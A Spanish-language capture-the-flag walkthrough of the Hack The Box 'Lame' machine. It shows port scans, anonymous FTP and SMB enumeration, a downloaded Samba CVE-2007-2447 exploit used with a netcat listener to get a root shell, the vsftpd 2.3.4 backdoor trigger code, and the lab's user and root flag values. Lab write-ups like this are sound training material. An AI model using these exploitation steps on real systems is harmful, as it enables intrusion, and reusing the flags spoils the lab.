Lame


####################maquina facil linux LAME
##

Escaneo:


```
PORT    STATE SERVICE
VERSION
21/tcp  open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.3
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)

22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h54m01s, deviation: 2h49m43s, median: -5m59s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
```

|_ System time: 2023-09-14T22:24:52-04:00


fullscan




vemos que el vsftpd 2.3.4 es vulnerable aparte de permite conexion anonyma




nos conectamos por ftp de manera anonyma
ftp Anonymous@10.10.10.3 -p 21




como no hay nada utilizamos un exploit
copiamos con el flag -m y el numero del exploit
searchsploit -m 49757




probamos pero no sirvio el exploit




buscamos por smbcliente
smbclient -L 10.10.10.3 -N




intentamos con admin pero nos dejo conectar por lo tanto utilizamos tmp
smbclient \\\\10.10.10.3\\tmp



No hay mayor información entonces buscamos exploits del la version del samba



descargamos este script con wget
wget https://raw.githubusercontent.com/amriunix/CVE-2007-2447/master/usermap_script.py
al utilizar el exploit no funciona por lo cual investigando encontramos que debemos instalar pip




seguimios el uso del readme


Usage:

```
$ python usermap_script.py <RHOST> <RPORT> <LHOST> <LPORT>
```

- `RHOST` -- The target address
- `RPORT` -- The target port (TCP : 139)
- `LHOST` -- The listen address
- `LPORT` -- The listen port

levantamos netcat
nc -lvp 123
y ejecutamos el script





somos lame
##########################escalada de privilegios##########################

como vemos tenemos el id root
entonces con solo hacer sudo -su ya somo super usuario

```
┌──(kali㉿kali)-[~/machineshtb/Lame]
└─$ nc -lvp 123
listening on [any] 123 ...
connect to [10.10.14.3] from 10.10.10.3 [10.10.10.3] 45949
id
uid=0(root) gid=0(root)
hostname
lame
locate pyhton3
hostname
lame
sudo -su
sudo: please use single character options
usage: sudo -h | -K | -k | -L | -l | -V | -v
usage: sudo [-bEHPS] [-p prompt] [-u username|#uid] [VAR=value]
            {-i | -s | <command>}
usage: sudo -e [-S] [-p prompt] [-u username|#uid] file ...
sudo
usage: sudo -h | -K | -k | -L | -l | -V | -v
usage: sudo [-bEHPS] [-p prompt] [-u username|#uid] [VAR=value]
            {-i | -s | <command>}
usage: sudo -e [-S] [-p prompt] [-u username|#uid] file ...
id
uid=0(root) gid=0(root)
whoami
root
```

flags

```
total 24K
drwxr-xr-x  6 root    root    4.0K Mar 14  2017 .
drwxr-xr-x 21 root    root    4.0K Oct 31  2020 ..
drwxr-xr-x  2 root    nogroup 4.0K Mar 17  2010 ftp
drwxr-xr-x  2 makis   makis   4.0K Mar 14  2017 makis
drwxr-xr-x  2 service service 4.0K Apr 16  2010 service
drwxr-xr-x  3    1001    1001 4.0K May  7  2010 user
cd makis
dir
user.txt
cat user.txt
e8784f64d56a4473fee17ce9d03c499f
```

```
cd ..
cd root
dir
Desktop  reset_logs.sh  root.txt  vnc.log
cat root.txt
6cce9b7880edf97180db279a80303a96
```

validando creo que desde un inicio que ejecutamos el script ya eramos root.
validando dentro de la maquina la version de VSFTPd es vulnerable pero el script fallo
validando con iptables --list hay un firewall

```
Chain ufw-user-input (1 references)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
ACCEPT     udp  --  anywhere             anywhere             udp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ftp
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:distcc
ACCEPT     udp  --  anywhere             anywhere             udp dpt:distcc
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:netbios-ssn
ACCEPT     udp  --  anywhere             anywhere             udp dpt:netbios-ssn
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:microsoft-ds
ACCEPT     udp  --  anywhere             anywhere             udp dpt:microsoft-ds
RETURN     all  --  anywhere             anywhere

Chain ufw-user-output (1 references)
target     prot opt source               destination
```

respondiendo preguntas finales de htb nos dice esta pregunta
When the VSFTPd backdoor is trigger, what port starts listening?
para esto buscamos el exploit que nos fallo y vemos que escucha por el 6200

Machine Excell Training ACTIVE DIRECTORY

vsftpd_2.3.4_Exploit / exploit.py

Code | Blame | 45 lines (38 loc) · 1.02 KB | Raw

```
13          def trigger_backdoor(self):
23                  io.sendline(b"USER hello:)")
24                  io.sendline(b"PASS hello123")
25                  io.close()
26
27          def get_shell(self):
28                  self.p.status("Connecting To Backdoor...")
29                  sleep(1)
30                  io = remote(self.ip, 6200)
31                  self.p.success("Got Shell!!!")
32                  io.interactive()
33                  io.close()
```